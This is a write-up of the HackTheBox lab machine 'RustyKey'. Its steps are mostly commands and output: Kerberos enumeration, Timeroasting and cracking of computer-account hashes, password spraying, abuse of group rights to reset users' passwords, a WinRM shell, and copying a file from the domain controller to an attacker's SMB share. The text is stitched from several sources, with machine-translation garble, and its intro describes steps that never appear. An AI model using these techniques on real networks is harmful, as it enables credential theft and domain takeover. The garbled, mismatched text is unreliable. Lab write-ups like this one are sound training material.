Introduction
RustyKey starts as an assume breach Windows AD box, with initial creds provided for a low privilege account. I’ll collect BloodHound data and find some interesting computer accounts. I’ll Timeroast and crack the password for one of these computer accounts. This account can add itself to the helpdesk group, which has ForceChangePassword over a handful of users. I’ll get access to these users, having to remove them from the Protected Objects group in order to authenticate remotely. I’ll connect via WinRM as one of them, and find a PDF talking about a new context action for 7zip. I’ll pivot to another of these users who has full control over the registry key linking the context menu option to the 7zip dll. I’ll update that to point to my DLL, and get a shell as one of the testing users. That user can configure RBCD on the DC, which I’ll abuse to get full administrator access to the domain.
rr.parker / 8#t5HE8L!W3A
Recon
Initial Scanning
nmap finds 26 open TCP ports:
puck@hacky$ nmap -p- -vvv --min-rate 10000 10.10.11.75

The box shows many of the ports associated with a. The domain is rustykey.htb, and the hostname is DC.
I’ll use netexec to make a hosts file entry and put it at the top of my /etc/hosts file:
puck@hacky$ netexec smb 10.10.11.75 --generate-hosts-file hosts
SMB 10.10.11.75 445 dc x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
puck@hacky$ cat hosts
10.10.11.75 dc.rustykey.htb rustykey.htb dc
puck@hacky$ cat hosts /etc/hosts | sudo sponge /etc/hosts
All of the ports show a TTL of 127, which matches the expected TTL for Windows one hop away.
nmap notes a clock skew, so I’ll want to make sure to run sudo ntpdate dc.rustykey.htb before any actions that use Kerberos auth.
I’ll have netexec generate a krb5.conf file as well:
puck@hacky$ netexec smb dc.rustykey.htb --generate-krb5-file krb5.conf
SMB 10.10.11.75 445 dc x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
puck@hacky$ cat krb5.conf
[libdefaults]
dns_lookup_kdc = false
dns_lookup_realm = false
default_realm = RUSTYKEY.HTB
[realms]
RUSTYKEY.HTB = {
kdc = dc.rustykey.htb
admin_server = dc.rustykey.htb
default_domain = rustykey.htb
}
[domain_realm]
.rustykey.htb = RUSTYKEY.HTB
rustykey.htb = RUSTYKEY.HTB
puck@hacky$ sudo cp krb5.conf /etc/krb5.conf
This will allow me to use Kerberos tools natively through Linux later.
Initial Credentials
HackTheBox provides the following scenario associated with RustyKey:As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account:
rr.parker / 8#t5HE8L!W3AThe creds return an error using NTLM, but do work over Kerberos:
puck@hacky$ netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A'
SMB 10.10.11.75 445 dc x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.75 445 dc [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
puck@hacky$ netexec smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k
SMB dc.rustykey.htb 445 dc x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB dc.rustykey.htb 445 dc [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
They also work for LDAP, but not WinRM (unsurprisingly):
puck@hacky$ netexec ldap dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k
LDAP dc.rustykey.htb 389 DC None (name:DC) (domain:rustykey.htb) (signing:None) :No TLS cert) (NTLM:False)
LDAP dc.rustykey.htb 389 DC [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
Given that,
Kerberos Authentication and Client Setup
In this scenario, it is not possible to fallbackto the NTLM protocol because it is disabled
Before using authentication
kerberos, we must remember to synchronize our local clock with that of the Domain Controller
ntpdate dc.rustykey.htb
Now when we use the parameter -kto use kerberos, the DC will accept authentication of rr.parker
nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
from netexecIt is possible to generate a client configuration file kerberosusing the parameter --generate-krb5-file
nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --generate-krb5-file ./krb5.conf
So when in the future we have to use our client kerberos, for example in authentication by WinRM, we can export the new configuration as follows
export KRB5_CONFIG=./krb5.conf
For the use of tools to list the domain, we may need to load a ticket manually. We can request it with the tool getTGTof impacket
getTGT.py rustykey.htb/rr.parker:'8#t5HE8L!W3A' -dc-ip 10.10.11.75

# Load ticket as env variable
export KRB5CCNAME=rr.parker.ccache
Users
With tools like rpcclientWe can list users of the domain as follows
rpcclient dc.rustykey.htb --use-kerberos=required -c enumdomusers
We can apply a small treatment to this output to quickly get a list of valid users in the domain
rpcclient dc.rustykey.htb --use-kerberos=required -c enumdomusers | cut -d ' ' -f1-1 | cut -d ':' -f2-2 | tr -d '[]' | tee users.txt

Administrator
Guest
krbtgt
rr.parker
mm.turner
bb.morgan
gg.anderson
dd.ali
ee.reed
nn.marcos
backupadmin
(Failed) AS-REP Roast
We can hunt two single-strip birds and use kerbruteas if to validate these users as well as verify if they are vulnerable to AS-REP Roast
kerbrute userenum -d rustykey.htb --dc 10.10.11.75 users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 10/26/25 - Ronnie Flathers @ropnop

2025/10/26 15:49:33 >  Using KDC(s):
2025/10/26 15:49:33 >  	10.10.11.75:88

2025/10/26 15:49:34 >  [+] VALID USERNAME:	mm.turner@rustykey.htb
2025/10/26 15:49:34 >  [!] ee.reed@rustykey.htb - KRB Error: (14) KDC_ERR_ETYPE_NOSUPP KDC has no support for encryption type
2025/10/26 15:49:34 >  [+] VALID USERNAME:	rr.parker@rustykey.htb
2025/10/26 15:49:34 >  [!] bb.morgan@rustykey.htb - KRB Error: (14) KDC_ERR_ETYPE_NOSUPP KDC has no support for encryption type
2025/10/26 15:49:34 >  [+] VALID USERNAME:	dd.ali@rustykey.htb
2025/10/26 15:49:34 >  [+] VALID USERNAME:	Administrator@rustykey.htb
2025/10/26 15:49:34 >  [+] VALID USERNAME:	nn.marcos@rustykey.htb
2025/10/26 15:49:34 >  [+] VALID USERNAME:	backupadmin@rustykey.htb
2025/10/26 15:49:34 >  Done! Tested 11 usernames (6 valid) in 0.977 seconds
(Failed) Kerberoasting
In the same way we will check if there is a user who is vulnerable to Kerberoasting
GetUserSPNs.py rustykey.htb/rr.parker@dc.rustykey.htb -k -no-pass -dc-host dc.rustykey.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
Bloodhound
Since we have valid credentials and have not found an obvious vector to move laterally through the domain, we will collect information to upload and analyze it in Bloodhoundwith the tool bloodhound-ce-pythonor rusthound
bloodhound-ce-python -d rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k -ns 10.10.11.75 -c All
Intrusion / Operation
Timeroasting
The technique Timeroastingabuses the time sync mechanism (NTP/SNTP protocol implemented by Microsoft) in Windows/Active Directory scenarios to obtain hashes (cryptographic values) derived from computer account passwords.
NTP(Network Time Protocol) and SNTP (Single Network Time Protocol) are protocols for syncing clocks on a network, but SNTP is a simplified version of NTP.
Understanding Attack
Computers within a Windows network typically use the NTP/SNTP protocol to synchronize their clocks with the DC (which acts as the source of time), although they implement an extension designed by Microsoft to prevent MitM attacks.
When a computer needs to synchronize its watch, the RIDof your team account in an extension field in the NTP request. The server responds with a message authentication code (MAC), which is calculated based on the NTLM hash of the target account.
Just know the RID of the target team accounts, since this value is somewhat predictable, it is possible to use a range of RIDs to send requests.
With these hashes derived from computer accounts and the sum of other parameters of NTP responses, offline attack attempts based on dictionaries are possible by rebuilding these hashes with candidate passwords. For this we can use the tool hashcatthat implements the mode 31300(MS SNTP)
hashcat --example-hashes | grep 31300 -A 1
Hash mode #31300
  Name................: MS SNTP
Hash Cracking
Alternatively, we can do a file treatment to try to decrypt them with hashcat. We will save these hashes in a file as follows by applying a treatment
cat hashes.txt | cut -d ':' -f2-2 | sponge hashes.txt
We will try to decipher these hashes with the tool hashcat, which has support for the algorithm MS SNTP
hashcat -a 0 -m 31300 hashes.txt /usr/local/share/wordlists/rockyou.txt

...
<SNIP>
...
$sntp-ms$59c75a68fe6f9c5503f77e0b6c39c32e$1c0111e900000000000a73644c4f434ceca8e0a77afb168ce1b8428bffbfcd0aeca978c8432c1d95eca978c8432c4e3c:Rusty88!
.
┌──(bolke㉿hacky)-[~/htb/rustykey]
└─$ cat rusty-time | awk '{print $5}'>hashes

┌──(bolke㉿hacky)-[~/htb/rustykey]
└─$ cat hashes
1000:$sntp-ms$a53d004f4b75ed502c60feba037fd8fd$1c0111e900000000000a07d04c4f434ced9f8b3dc6c5e47be1b8428bffbfcd0aed9f958b7abd9a29ed9f958b7abdc0c0
1103:$sntp-ms$cbc99f20f8983d37c500972ed8a8f908$1c0111e900000000000a07d14c4f434ced9f8b3dc88f5720e1b8428bffbfcd0aed9f958c14976f1ced9f958c14979760
1104:$sntp-ms$76e93c4d83039b31c1a326210c716ed1$1c0111e900000000000a07d14c4f434ced9f8b3dc5e2addfe1b8428bffbfcd0aed9f958c16035448ed9f958c16038194
1105:$sntp-ms$036fff206aced81d1d5fdcf077427a00$1c0111e900000000000a07d14c4f434ced9f8b3dc78dd7c4e1b8428bffbfcd0aed9f958c17ae7e2ded9f958c17aeab79
1106:$sntp-ms$bda05c9ede619f0199b1acd4a5d56f63$1c0111e900000000000a07d14c4f434ced9f8b3dc7e785b5e1b8428bffbfcd0aed9f958c18082dcbed9f958c1808596a
1107:$sntp-ms$f9710d406701463339966e53622cf77a$1c0111e900000000000a07d14c4f434ced9f8b3dc58b8ae3e1b8428bffbfcd0aed9f958c19834091ed9f958c19836728
1118:$sntp-ms$23bd7c7f5a3f7318d2a684a3877b0733$1c0111e900000000000a07d14c4f434ced9f8b3dc8eee7a9e1b8428bffbfcd0aed9f958c28eec2c0ed9f958c28eefd79
1119:$sntp-ms$c119474cbc41060997477256c016263e$1c0111e900000000000a07d14c4f434ced9f8b3dc6556308e1b8428bffbfcd0aed9f958c2a6dd69ded9f958c2a6e0597
1120:$sntp-ms$6f11d6323957549d8130d686032d2513$1c0111e900000000000a07d14c4f434ced9f8b3dc6764adfe1b8428bffbfcd0aed9f958c2e65c1fbed9f958c2e65f959
1121:$sntp-ms$20d8ac8bb1ce06482237549bd7b9d997$1c0111e900000000000a07d14c4f434ced9f8b3dc68ec885e1b8428bffbfcd0aed9f958c2e7e4656ed9f958c2e7e7550
1122:$sntp-ms$a066077cf9aa253e1780cafa9b791b6f$1c0111e900000000000a07d14c4f434ced9f8b3dc6a2b170e1b8428bffbfcd0aed9f958c2e92329ded9f958c2e925e3b
1123:$sntp-ms$36ca3d656a272d461f27322a6bd2aa71$1c0111e900000000000a07d14c4f434ced9f8b3dc575063ce1b8428bffbfcd0aed9f958c317d15d5ed9f958c317d467c
1124:$sntp-ms$157349adebd319396dab3b07bb874425$1c0111e900000000000a07d14c4f434ced9f8b3dc577ed77e1b8428bffbfcd0aed9f958c317ffebded9f958c31802db7
1125:$sntp-ms$6e68d5efb83c8fe66b8e6efa77fcd860$1c0111e900000000000a07d14c4f434ced9f8b3dc5a5b45ae1b8428bffbfcd0aed9f958c31adce04ed9f958c31adf2ec
1126:$sntp-ms$974eb2a5cf02f7a627457b1ce182e683$1c0111e900000000000a07d14c4f434ced9f8b3dc5d05440e1b8428bffbfcd0aed9f958c31d86a8fed9f958c31d8962e
1127:$sntp-ms$d6dbb3576fad1bb32f41d15ba1bfa758$1c0111e900000000000a07d14c4f434ced9f8b3dc5601945e1b8428bffbfcd0aed9f958c3580ad39ed9f958c3580f70b


┌──(bolke㉿hacky)-[~/htb/rustykey]
└─$ hashcat hashes /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz, 6897/13794 MB (2048 MB allocatable), 8MCU

No hash-mode matches the structure of the input hash.


┌──(bolke㉿hacky)-[~/htb/rustykey]
└─$ hashcat hashes /usr/share/wordlists/rockyou.txt --user
hashcat (v7.1.2) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz, 6897/13794 MB (2048 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

31300 | MS SNTP | Network Protocol

NOTE: Auto-detect is best effort. <snip>

$sntp-ms$6e68d5efb83c8fe66b8e6efa77fcd860$1c0111e900000000000a07d14c4f434ced9f8b3dc5a5b45ae1b8428bffbfcd0aed9f958c31adce04ed9f958c31adf2ec:Rusty88!
Approaching final keyspace - workload adjusted.

<snip>

┌──(bolke㉿hacky)-[~/htb/rustykey]
└─$ hashcat hashes /usr/share/wordlists/rockyou.txt --user --show
The following mode was auto-detected as the only one matching your input hash:

31300 | MS SNTP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

1125:$sntp-ms$6e68d5efb83c8fe66b8e6efa77fcd860$1c0111e900000000000a07d14c4f434ced9f8b3dc5a5b45ae1b8428bffbfcd0aed9f958c31adce04ed9f958c31adf2ec:Rusty88!

┌──(bolke㉿hacky)-[~/htb/rustykey]
.
We discovered the password Rusty88!, if we try to do Password Sprayingto validate these credentials, they will not be valid for any user.
Password Spraying
Since the credential we manage to decrypt is valid for a team account and we do not yet have a list of these accounts, we will start by listing the available team accounts in the domain with the help of netexecand applying a small treatment
nxc ldap dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --computers | awk '{print $5}' | tail -n +4 | tee computers.txt

DC$
Support-Computer1$
Support-Computer2$
Support-Computer3$
Support-Computer4$
Support-Computer5$
Finance-Computer1$
Finance-Computer2$
Finance-Computer3$
Finance-Computer4$
Finance-Computer5$
IT-Computer1$
IT-Computer2$
IT-Computer3$
IT-Computer4$
IT-Computer5$
If we try to do Password Sprayingbut now to team accounts, we can see that the credentials are valid for the team IT-Computer3$
nxc smb dc.rustykey.htb -u computers.txt -p 'Rusty88!' -k --continue-on-success
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\DC$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Support-Computer1$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Support-Computer2$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Support-Computer3$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Support-Computer4$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Support-Computer5$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Finance-Computer1$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Finance-Computer2$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Finance-Computer3$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Finance-Computer4$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\Finance-Computer5$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\IT-Computer1$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\IT-Computer2$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\IT-Computer3$:Rusty88!
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\IT-Computer4$:Rusty88! KDC_ERR_PREAUTH_FAILED
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\IT-Computer5$:Rusty88! KDC_ERR_PREAUTH_FAILED
As in this environment only authentication is accepted kerberos, we will request a TGT to use it on all the connections we make to the DC with this account
impacket-getTGT 'rustykey.htb/IT-Computer3$:Rusty88!' -dc-ip dc.rustykey.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache
We will also load the ticket as the environment variable KRB5CCNAME
export KRB5CCNAME=$(pwd)/IT-Computer3\$.ccache
Abusing AD ACL Rights – AddSelf
The Team Account IT-Computer3$He has the right AddSelfabout the group Helpdesk. This allows you to add yourself to the group Helpdeskto be part of it

We can add to this account the group Helpdeskwith multiple tools, in my case I have used bloodyAD
bloodyAD --host dc.rustykey.htb -d rustykey.htb -k add groupMember 'Helpdesk' 'IT-Computer3$'

[+] IT-Computer3$ added to Helpdesk

or without a ticket

bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k add groupMember 'Helpdesk' 'IT-Computer3$'
[+] IT-Computer3$ added to Helpdesk
Abusing AD ACL Rights – ForceChangePassword
The group Helpdeskpossess the right ForceChangePasswordabout the following list of users. This allows you to force a password change over the target account


If we consult if these users can connect to the domain, we will notice how much bb.morgan, gg.andersonas ee.reedthey are members of the group Remote Management Users
Before changing the password of bb.morgan, we must renew the TGT of IT-Computer3$, this due to ticket structure kerberos, where each TGT contains a copy of the PAC.
impacket-getTGT 'rustykey.htb/IT-Computer3$:Rusty88!' -dc-ip dc.rustykey.htb
PACIt is a structure that is included in Kerberos tickets in Active Directory environments, and contains user authorization information, such as their permissions and access privileges.
After renewing the TGT for the account IT-Computer3$, we will change the password of bb.morgan
bloodyAD --host dc.rustykey.htb -d rustykey.htb -k set password bb.morgan 'Password123!'

[+] Password changed successfully!
If we try to request a TGT for the user
bb.morgan, becausegg.andersondoes not support authenticationkerberosbecause it has been disabled or blocked, we will get the errorKDC_ERR_CLIENT_REVOKED.
or without a ticket
bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k set password bb.morgan 'Password123!'

[+] Password changed successfully!
Protected Users
We see that all members of the groups ITand SupportThey are part of the initial group. Therefore everyone contemplates the restrictions of the group Protected Users

In turn, this group contemplates its members as part of the group Protected Users
Protected Usersit is a global security group for Active Directory designed to offer protection against credential theft attacks. The group triggers non-configurable protection on host devices and computers to prevent credentials from being cached when group members log in.

Abusing AD ACL Rights – AddMember
The group Helpdeskpossess the right AddMemberabout the group Protected Objects. This allows members to Helpdeskboth add and remove users from the group Protected Objects

We will start with removing the membership of the group ITwith regard to the group Protected Objects, so that they no longer have these account restrictions
We do need a vaild ticket now.
impacket-getTGT 'rustykey.htb/IT-Computer3$:Rusty88!' -dc-ip dc.rustykey.htb
and then
bloodyAD --host dc.rustykey.htb -d rustykey.htb -k remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'IT'

[+] IT removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB
Now if we try to request a TGT again to bb.morgan, we can get the TGT correctly
impacket-getTGT rustykey.htb/bb.morgan:'Password123!' -dc-ip dc.rustykey.htb

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache
Shell as bb.morgan
We can load the ticket in the variable KRB5CCNAMEor simply use it within the same line of the command with which we will try to connect by WinRMto DC
KRB5CCNAME=bb.morgan.ccache evil-winrm -i dc.rustykey.htb -r rustykey.htb


PS C:\Users\bb.morgan\Documents> whoami
rustykey\bb.morgan
We can now see the first flag of the user without privileges
PS C:\Users\bb.morgan\Documents> type ../Desktop/user.txt
731...
Escalation of privileges
Lateral Movement Path
At this point we are within the DC, however, we do not have a clear route to escalate privileges, so we must find a way to move laterally to find a clearer vector.
If we list the desktop, we’ll notice a file called internal.pdf
PS C:\Users\bb.morgan\Documents> dir ..\Desktop

    Directory: C:\Users\bb.morgan\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---       11/10/2025  10:02 AM             34 user.txt
To transfer this file, we can use SMB resource from our IP. We can start a server quickly with the tool impacket-smbserver
smbserver.py share $(pwd) -smb2support -username andrew -password asdsa
With the server started, we can create a network unit to interact more comfortably with our shared resource
PS C:\Users\bb.morgan\Documents> net use Z: \\10.10.15.64\share /user:andrew asdsa

The command completed successfully.
Now we’ll copy the file internal.pdfto the appeal Z:what we created
PS C:\Users\bb.morgan\Documents> copy ..\Desktop\internal.pdf Z:\
Message from bb.morgan
The file internal.pdfcontains the following message you sent bb.morganto support-team
From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb
Subject: Support Group - Archiving Tool Access
Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,

As part of the new Support utilities rollout, extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported by the Finance and IT teams. Some newer systems handle context menu actions differently, so registry-level adjustments are expected during this phase.

A few notes:

- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,

BB Morgan
IT Department
The previous email is about a problem with new file archiving/compression features, where:
- New systems handle context menu options differently, therefore, they cannot be loaded.
- It is proposed as a solution for members of the group
SupportThey can make adjustments to high record levels on a temporary basis.
If we look for file archiving/compression tools, we will notice that it exists 7-Zip
PS C:\Programdata> dir "C:\Program Files"

    Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   8:24 PM                7-Zip
d-----       12/26/2024   4:28 PM                Common Files
d-----        6/24/2025   9:59 AM                internet explorer
d-----        7/24/2025   1:09 AM                VMware
d-r---        5/30/2025   3:02 PM                Windows Defender
